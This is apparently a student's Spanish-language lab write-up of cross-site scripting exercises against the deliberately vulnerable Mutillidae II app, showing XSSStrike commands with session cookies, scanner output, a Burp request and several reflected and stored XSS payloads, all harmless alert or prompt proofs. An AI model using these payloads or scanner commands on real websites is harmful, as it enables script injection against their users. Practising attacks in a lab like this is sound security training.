

Ejercicios XSS


Ejercicio 1 - Manual y XSSStrike

Realizar los ejercicios de XSS en la máquina Mutillidae II:

OWASP 2013 > A3 - Cross-Site Scripting (XSS) > Reflected (First Order)

DNS Lookup


```
# Payload
<script>alert("test")</script>
```



Pen Test Tool Lookup

Captura la petición con burp y la modifiko escribiendo el payload

```
# Payload
"}} )%3balert(1)%3b//
```



Text File Viewer

comando en xssstrike

```
./xssstrike.py -u "http://10.0.10.9/mutillidae/index.php?page=text-file-viewer.php" --headers "Cookie: showhints=1; PHPSESSID=fdc9l0oqd5tlttmkj1ofmrnlr1" --data "textfile=http%3A%2F%2Fwww.textfiles.com%2Fhacking%2Fatms&text-file-viewer-php-submit-button=View+File"
```

```
[!] Payloads generated: 18547
[+] Payload: <HTML%0donpoINTereNteR%0a=%0a(prompt)``%0dx//
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] ^C
Traceback (most recent call last):
  File "/opt/XSSStrike/./xssstrike.py", line 174, in <module>
    scan(target, paramData, encoding, headers, delay, timeout, skipDOM, skip)
  File "/opt/XSSStrike/modes/scan.py", line 111, in scan
    choice = input(
              ^^^^^
```


```
# Payload
<HTML%0donpoINTereNteR%0a=%0a(prompt)``%0dx//
```

Pongo el payload en la captura de burp

Request

Pretty Raw Hex

```
1 POST /mutillidae/index.php?page=text-file-viewer.php HTTP/1.1
2 Host: 10.0.10.9
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 101
9 Origin: http://10.0.10.9
10 Connection: close
11 Referer: http://10.0.10.9/mutillidae/index.php?page=text-file-viewer.php
12 Cookie: showhints=1; PHPSESSID=fdc9l0oqd5tltmkjlofmrnlr1; acopendivids=swingset,jotto,phpbb2,redmine;
13   acgroupswithpersist=nada
14 Upgrade-Insecure-Requests: 1
15 textfile=<HTmL%0donpoINTereNteR%0a=%0a(prompt)``%0dx//&text-file-viewer-php-submit-button=View+File
```




OWASP 2013 > A3 - Cross-Site Scripting (XSS) > Persisted (Second Order)

Add to your blog

escribo en el cuadro de texto el payload

```
# Payload
<script>alert("test")</script>
```



View someone's blog

si seleccionamos view all vemos el xss almacenado anterior



comando xssstrike

```
./xssstrike.py -u "http://10.0.10.9/mutillidae/index.php?page=view-someones-  
blog.php" --headers "Cookie: showhints=1;  
PHPSESSID=fdc9l0oqd5tlttmkj1ofmrnlr1" --data "author=scotty&view-  
someones-blog-php-submit-button=View+Blog+Entries"
```

payload

```
~] Checking for DOM vulnerabilities
+ ] WAF Status: Offline
! ] Testing parameter: page
! ] Reflections found: 6
~] Analysing reflections
~] Generating payloads
! ] Payloads generated: 18550

+ ] Payload: <a%0a0NPointerenTer+=+a=prompt,a( )%0dx>v3dm0s
! ] Efficiency: 100
! ] Confidence: 10
? ] Would you like to continue scanning? [y/N] y

+ ] Payload: <hTml%0aONMoUSEOVER%0a=%0aconfirm( )%0dx//
! ] Efficiency: 100
! ] Confidence: 10
? ] Would you like to continue scanning? [y/N] y

+ ] Payload: <d3v%0aOnPointERenTER+=+[8].find(confirm)>v3dm0s
! ] Efficiency: 100
! ] Confidence: 10
? ] Would you like to continue scanning? [y/N] y

+ ] Payload: <a%090NpoInTeREntEr%0d=%0d(confirm)( )%0dx>v3dm0s
! ] Efficiency: 100
! ] Confidence: 10
? ] Would you like to continue scanning? [y/N] 
```

Show log

aparecen todos los xss almacenados realizados anteriormente